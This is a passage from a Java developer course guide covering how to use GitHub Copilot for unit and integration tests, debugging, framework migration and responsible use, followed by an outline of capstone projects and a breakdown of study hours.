    return age >= MIN_LEGAL_AGE && age <= MAX_REALISTIC_AGE;
}

public double calculateDiscount(double price, Customer customer) {
    double discountRate = customer.getYearsMember() > LOYALTY_YEARS_THRESHOLD
        ? LOYALTY_DISCOUNT
        : STANDARD_DISCOUNT;
    return price * discountRate;
}

```

---

#### 11.3.6 Test Generation

##### Automated Test Creation with Copilot:

##### Example 1: Basic Unit Tests

```

// Original method:
public class StringValidator {
    public boolean isValidEmail(String email) {

```

```

        if (email == null || email.isEmpty()) return false;
        return email.matches("^[A-Za-z0-9+_.-]+@[A-Za-z0-9.-]+$");
    }
}

// Ask Copilot: "Generate comprehensive unit tests"
// Generated tests:
import org.junit.jupiter.api.Test;
import org.junit.jupiter.params.ParameterizedTest;
import org.junit.jupiter.params.provider.ValueSource;
import static org.junit.jupiter.api.Assertions.*;

class StringValidatorTest {

    private final StringValidator validator = new StringValidator();

    @ParameterizedTest
    @ValueSource(strings = {
        "test@example.com",
        "user.name@example.com",
        "user+tag@example.co.uk",
        "user_123@test-domain.com"
    })
    void testValidEmails(String email) {
        assertTrue(validator.isValidEmail(email));
    }

    @ParameterizedTest
    @ValueSource(strings = {
        "",
        "notanemail",
        "@example.com",
        "user@",
        "user @example.com",
        "user@.com"
    })
    void testInvalidEmails(String email) {
        assertFalse(validator.isValidEmail(email));
    }

    @Test
    void testNullEmail() {
        assertFalse(validator.isValidEmail(null));
    }
}

```

## Example 2: Service Layer Tests with Mocks

```

// Service class:
@Service
public class UserService {
    private final UserRepository userRepository;
    private final EmailService emailService;

```

```
public User registerUser(String email, String password) {
    if (userRepository.existsByEmail(email)) {
        throw new UserAlreadyExistsException("Email already registered");
    }

    User user = new User(email, passwordEncoder.encode(password));
    User savedUser = userRepository.save(user);
    emailService.sendWelcomeEmail(savedUser);
    return savedUser;
}

// Ask: "Generate MockitoJUnit tests for this service"
// Generated:
import org.junit.jupiter.api.Test;
import org.junit.jupiter.api.extension.ExtendWith;
import org.mockito.InjectMocks;
import org.mockito.Mock;
import org.mockito.junit.jupiter.MockitoExtension;
import static org.mockito.Mockito.*;
import static org.junit.jupiter.api.Assertions.*;

@ExtendWith(MockitoExtension.class)
class UserServiceTest {

    @Mock
    private UserRepository userRepository;

    @Mock
    private EmailService emailService;

    @InjectMocks
    private UserService userService;

    @Test
    void registerUser_Success() {
        // Arrange
        String email = "test@example.com";
        String password = "password123";
        User user = new User(email, "encodedPassword");

        when(userRepository.existsByEmail(email)).thenReturn(false);
        when(userRepository.save(any(User.class))).thenReturn(user);

        // Act
        User result = userService.registerUser(email, password);

        // Assert
        assertNotNull(result);
        assertEquals(email, result.getEmail());
        verify(userRepository).existsByEmail(email);
        verify(userRepository).save(any(User.class));
        verify(emailService).sendWelcomeEmail(user);
    }
}
```

```

@Test
void registerUser_EmailAlreadyExists_ThrowsException() {
    // Arrange
    String email = "existing@example.com";
    when(userRepository.existsByEmail(email)).thenReturn(true);

    // Act & Assert
    assertThrows(UserAlreadyExistsException.class,
        () -> userService.registerUser(email, "password"));

    verify(userRepository).existsByEmail(email);
    verify(userRepository, never()).save(any());
    verify(emailService, never()).sendWelcomeEmail(any());
}
}

```

### Example 3: Integration Tests

```

// Ask: "Generate Spring Boot integration test for REST controller"
@SpringBootTest(webEnvironment = SpringBootTest.WebEnvironment.RANDOM_PORT)
@AutoConfigureMockMvc
class UserControllerIntegrationTest {

    @Autowired
    private MockMvc mockMvc;

    @Autowired
    private ObjectMapper objectMapper;

    @Autowired
    private UserRepository userRepository;

    @BeforeEach
    void setUp() {
        userRepository.deleteAll();
    }

    @Test
    void createUser_ValidData_ReturnsCreated() throws Exception {
        UserDTO userDTO = new UserDTO("test@example.com", "password123");

        mockMvc.perform(post("/api/users")
            .contentType(MediaType.APPLICATION_JSON)
            .content(objectMapper.writeValueAsString(userDTO)))
            .andExpect(status().isCreated())
            .andExpect(jsonPath("$.email").value("test@example.com"))
            .andExpect(jsonPath("$.id").exists());

        assertEquals(1, userRepository.count());
    }

    @Test

```

```

void createUser_InvalidEmail_ReturnsBadRequest() throws Exception {
    UserDTO userDTO = new UserDTO("invalid-email", "password123");

    mockMvc.perform(post("/api/users")
        .contentType(MediaType.APPLICATION_JSON)
        .content(objectMapper.writeValueAsString(userDTO)))
        .andExpect(status().isBadRequest());

    assertEquals(0, userRepository.count());
}
}

```

### 11.3.7 Debugging Assistance

#### Using Copilot for Debugging:

##### Example 1: Explain Error

```

// Error occurs:
java.lang.NullPointerException: Cannot invoke "String.length()" because "str" is
null

// Select the problematic code and ask: "Why am I getting a NullPointerException?"
public int getStringLength(String str) {
    return str.length(); // NPE here
}

// Copilot explains and suggests fix:
/**
 * The NPE occurs because str can be null. Here's the fixed version:
 */
public int getStringLength(String str) {
    if (str == null) {
        return 0; // or throw IllegalArgumentException
    }
    return str.length();
}

// Better: Use Objects utility
public int getStringLength(String str) {
    return Objects.requireNonNullElse(str, "").length();
}

```

##### Example 2: Debug Logical Error

```

// Bug: Filter not working correctly
public List<Product> getExpensiveProducts(List<Product> products) {
    return products.stream()
        .filter(p -> p.getPrice().compareTo(BigDecimal.valueOf(100)) > 0)

```

```

        .collect(Collectors.toList());
    }

// Ask: "Why does this return products under $100 too?"
// Copilot identifies: The > should be >= if you want products $100 and above
// Or clarify: "expensive" might mean > $100 (current code is correct)

```

### Example 3: Performance Debugging

```

// Slow code:
public List<String> findCommonElements(List<String> list1, List<String> list2) {
    List<String> common = new ArrayList<>();
    for (String item1 : list1) {
        for (String item2 : list2) { // O(n²) - slow!
            if (item1.equals(item2)) {
                common.add(item1);
            }
        }
    }
    return common;
}

// Ask: "Optimize this method for performance"
// Copilot suggests:
public List<String> findCommonElements(List<String> list1, List<String> list2) {
    Set<String> set2 = new HashSet<>(list2); // O(n)
    return list1.stream()
        .filter(set2::contains) // O(1) lookup
        .collect(Collectors.toList()); // Total: O(n)
}

```

### Example 4: Thread Safety Issues

```

// Buggy concurrent code:
public class Counter {
    private int count = 0; // Not thread-safe!

    public void increment() {
        count++; // Read-modify-write is not atomic
    }

    public int getCount() {
        return count;
    }
}

// Ask: "Make this class thread-safe"
// Copilot suggests:
import java.util.concurrent.atomic.AtomicInteger;

```

```

public class Counter {
    private final AtomicInteger count = new AtomicInteger(0);

    public void increment() {
        count.incrementAndGet(); // Atomic operation
    }

    public int getCount() {
        return count.get();
    }
}

// Alternative with synchronized:
public class Counter {
    private int count = 0;

    public synchronized void increment() {
        count++;
    }

    public synchronized int getCount() {
        return count;
    }
}

```

### 11.3.8 Code Migration Support

#### Migrating Between Versions/Frameworks:

##### Example 1: JUnit 4 to JUnit 5

```

// JUnit 4 (old):
import org.junit.Test;
import org.junit.Before;
import org.junit.Assert;

public class CalculatorTest {
    private Calculator calculator;

    @Before
    public void setUp() {
        calculator = new Calculator();
    }

    @Test
    public void testAddition() {
        Assert.assertEquals(5, calculator.add(2, 3));
    }
}

// Ask: "Migrate this to JUnit 5"

```

```

// JUnit 5 (new):
import org.junit.jupiter.api.Test;
import org.junit.jupiter.api.BeforeEach;
import static org.junit.jupiter.api.Assertions.assertEquals;

class CalculatorTest {
    private Calculator calculator;

    @BeforeEach
    void setUp() {
        calculator = new Calculator();
    }

    @Test
    void testAddition() {
        assertEquals(5, calculator.add(2, 3));
    }
}

```

## Example 2: Java 8 to Java 17 Features

```

// Java 8 style:
public String formatUserInfo(User user) {
    String result = "";
    if (user != null) {
        if (user.getName() != null) {
            result = "Name: " + user.getName();
        }
    }
    return result;
}

// Ask: "Modernize this for Java 17"
// Java 17 style:
public String formatUserInfo(User user) {
    return Optional.ofNullable(user)
        .map(User::getName)
        .map(name -> "Name: " + name)
        .orElse("");
}

// Or with text blocks and pattern matching:
public String formatUserDetails(Object obj) {
    return switch (obj) {
        case User u when u.getName() != null -> """
            User Details:
            Name: %s
            Email: %s
            """.formatted(u.getName(), u.getEmail());
        case null -> "No user provided";
        default -> "Unknown object type";
    };
}

```

```
};  
}
```

### Example 3: javax to jakarta Migration (Spring Boot 3)

```
// Old (javax):  
import javax.persistence.*;  
import javax.validation.constraints.*;  
  
@Entity  
public class User {  
    @Id  
    @GeneratedValue(strategy = GenerationType.IDENTITY)  
    private Long id;  
  
    @NotBlank  
    private String name;  
}  
  
// Ask: "Migrate to jakarta namespace"  
// New (jakarta):  
import jakarta.persistence.*;  
import jakarta.validation.constraints.*;  
  
@Entity  
public class User {  
    @Id  
    @GeneratedValue(strategy = GenerationType.IDENTITY)  
    private Long id;  
  
    @NotBlank  
    private String name;  
}
```

---

#### 11.3.9 Best Practices & Limitations

##### Best Practices:

###### 1. Always Review Suggestions

```
// Copilot might suggest this:  
public void deleteUser(Long userId) {  
    userRepository.deleteById(userId); // No validation!  
}  
  
// You should add:  
public void deleteUser(Long userId) {  
    if (!userRepository.existsById(userId)) {  
        throw new UserNotFoundException("User not found: " + userId);  
    }  
}
```

```
    }
    userRepository.deleteById(userId);
    logger.info("Deleted user: {}", userId);
}
```

## 2. Use Comments as Context

```
// Good: Specific comment helps Copilot
// Create a method that validates email format using RFC 5322 standard
// and checks if the domain has valid MX records

// Bad: Vague comment
// validate email
```

## 3. Keep Context Small and Focused

```
// Good: Small, single-purpose file
// UserValidator.java - only validation logic

// Bad: Giant service class with 50+ methods
// UserService.java - CRUD + validation + email + logging + ...
```

## 4. Security Considerations

```
// DON'T let Copilot write security-critical code without review:

// Bad: Copilot might suggest weak crypto
public String encrypt(String data) {
    return Base64.getEncoder().encodeToString(data.getBytes()); // NOT encryption!
}

// Good: Use reviewed security libraries
@Autowired
private PasswordEncoder passwordEncoder; // Spring Security's BCrypt

public String hashPassword(String password) {
    return passwordEncoder.encode(password);
}
```

### Common Limitations:

#### 1. Context Window Limitation:

- Copilot can only see current file + a few related files
- Large codebases require explicit context in comments

#### 2. Outdated Patterns:

- May suggest deprecated APIs or old patterns
- Always verify against current documentation

### 3. Over-Engineering:

```
// Copilot might suggest complex solution:
public Optional<List<Stream<Map<String, Object>>>> complexMethod() {
    // Unnecessarily complex
}

// When simple is better:
public List<User> getUsers() {
    return userRepository.findAll();
}
```

### 4. Language/Framework Mixing:

```
// Copilot might mix Spring with Java EE:
@Inject // Java EE
private UserService userService;

// Should be:
@Autowired // Spring
private UserService userService;
```

#### 11.3.10 Responsible AI Usage

##### Ethical Considerations:

###### 1. License Compliance

- Copilot is trained on public code (various licenses)
- Review suggestions for recognizable copyrighted code
- Add proper attribution when using significant code blocks

###### 2. Code Ownership

- You are responsible for code you commit
- Don't blame Copilot for bugs - review everything

###### 3. Privacy & Security

```
// NEVER let Copilot autocomplete secrets:
// Bad example (don't do this):
String apiKey = "sk-1234567890abcdef"; // Copilot might learn patterns

// Good: Use environment variables
String apiKey = System.getenv("API_KEY");
```

```
// Or configuration files (not in version control):  
@Value("${api.key}")  
private String apiKey;
```

## 4. Bias Awareness

- AI models can have biases from training data
- Review variable names, comments for inclusive language
- Don't accept stereotypical assumptions in generated code

## 5. Learning vs. Dependence

```
// Don't become dependent - understand what you're accepting  
  
// If Copilot suggests this, make sure you understand streams:  
List<Integer> result = numbers.stream()  
    .filter(n -> n % 2 == 0)  
    .map(n -> n * n)  
    .collect(Collectors.toList());  
  
// If you don't understand, ask Copilot Chat:  
// "Explain this stream operation step by step"
```

## 6. Quality Over Speed

- Fast code completion ≠ good code
- Take time to refactor and improve suggestions
- Maintain your coding standards

### Copilot Settings for Responsible Use:

```
// VS Code settings.json  
{  
  "github.copilot.enable": {  
    "*": true,  
    "yaml": false, // Disable for config files  
    "plaintext": false,  
    "markdown": false  
  },  
  "github.copilot.advanced": {  
    "inlineSuggestCount": 3 // See multiple options  
  }  
}
```

### When NOT to Use Copilot:

1. **Security-critical code** (authentication, encryption)
2. **Financial calculations** (require manual verification)

3. **Medical/safety-critical systems**
4. **Legal/compliance code** (GDPR, HIPAA implementations)
5. **When learning a new concept** (type it yourself first)

### **Summary Table: Copilot Do's and Don'ts**

| <input checked="" type="checkbox"/> <b>Do</b> | <input type="checkbox"/> <b>Don't</b> |
|-----------------------------------------------|---------------------------------------|
| Review all suggestions                        | Blindly accept code                   |
| Use for boilerplate                           | Use for critical security             |
| Learn from patterns                           | Copy without understanding            |
| Refactor suggestions                          | Commit secrets it generates           |
| Ask Chat for explanations                     | Trust it for legal compliance         |
| Use for test generation                       | Let it write DB migrations unchecked  |

### **Module 11.3 Practice Exercise:**

**Task:** Use Copilot to build a complete feature

1. Create a **BookService** class with CRUD operations
2. Use Copilot to generate the class structure
3. Have Copilot generate unit tests
4. Ask Copilot Chat to explain any complex code
5. Use Copilot to generate JavaDocs
6. Refactor one method using Copilot suggestions
7. Generate an integration test

```
// Start with this comment and let Copilot help:
/**
 * Service for managing books in the library system.
 * Should include methods for:
 * - Creating a new book
 * - Finding book by ISBN
 * - Searching books by title or author
 * - Updating book information
 * - Deleting a book
 * - Listing all books with pagination
 */
@Service
public class BookService {
    // Let Copilot complete...
}
```

## **Phase 12: Capstone Projects (20 hours)**

### **Module 12.1: Project 1 - MealDB Application**

- Requirements Analysis
- Architecture Design
- Backend API Development
- Frontend Implementation
- Testing & Debugging
- Deployment

## **Module 12.2: Project 2 - Rest Countries Explorer**

- Design & Planning
- Full-Stack Implementation
- Search & Filter Features
- Responsive Design
- Production Deployment

## **Module 12.3: Project 3 - Spotify Clone**

- Complex State Management
- Audio Playback Implementation
- Playlist Management
- User Authentication
- API Integration

## **Module 12.4: Project 4 - FreshDesk Clone**

- Ticket Management System
  - CRUD Operations
  - Search Functionality
  - Contact Management
  - Full-Stack Integration
- 

# **Appendices**

## **Appendix A: Troubleshooting Common Issues**

## **Appendix B: Keyboard Shortcuts Cheatsheet**

## **Appendix C: Git Commands Reference**

## **Appendix D: SQL Queries Cheatsheet**

## **Appendix E: Spring Boot Annotations Reference**

## **Appendix F: React Hooks Reference**

## **Appendix G: HTTP Status Codes Reference**

## **Appendix H: Regular Expressions for Validation**

## **Appendix I: Performance Optimization Checklist**

## Total Estimated Learning Time: 308 hours

- **Prerequisites:** 40 hours
  - **Frontend:** 50 hours
  - **Backend Java:** 70 hours
  - **Spring Framework:** 50 hours
  - **Database:** 12 hours
  - **Microservices:** 12 hours
  - **DevOps:** 16 hours
  - **Cloud:** 6 hours
  - **Integration:** 12 hours
  - **Testing:** 12 hours
  - **Security:** 8 hours
  - **GenAI:** 10 hours
  - **Projects:** 20 hours
- 

## How to Use This Guide

1. **Follow the order:** Each phase builds on previous knowledge
  2. **Complete exercises:** Hands-on practice is critical
  3. **Take notes:** Document your learning journey
  4. **Build projects:** Apply concepts to real-world scenarios
  5. **Use provided tools:** Install recommended software
  6. **Practice daily:** Consistency beats intensity
  7. **Join communities:** Stack Overflow, Reddit, Discord
  8. **Review regularly:** Spaced repetition enhances retention
-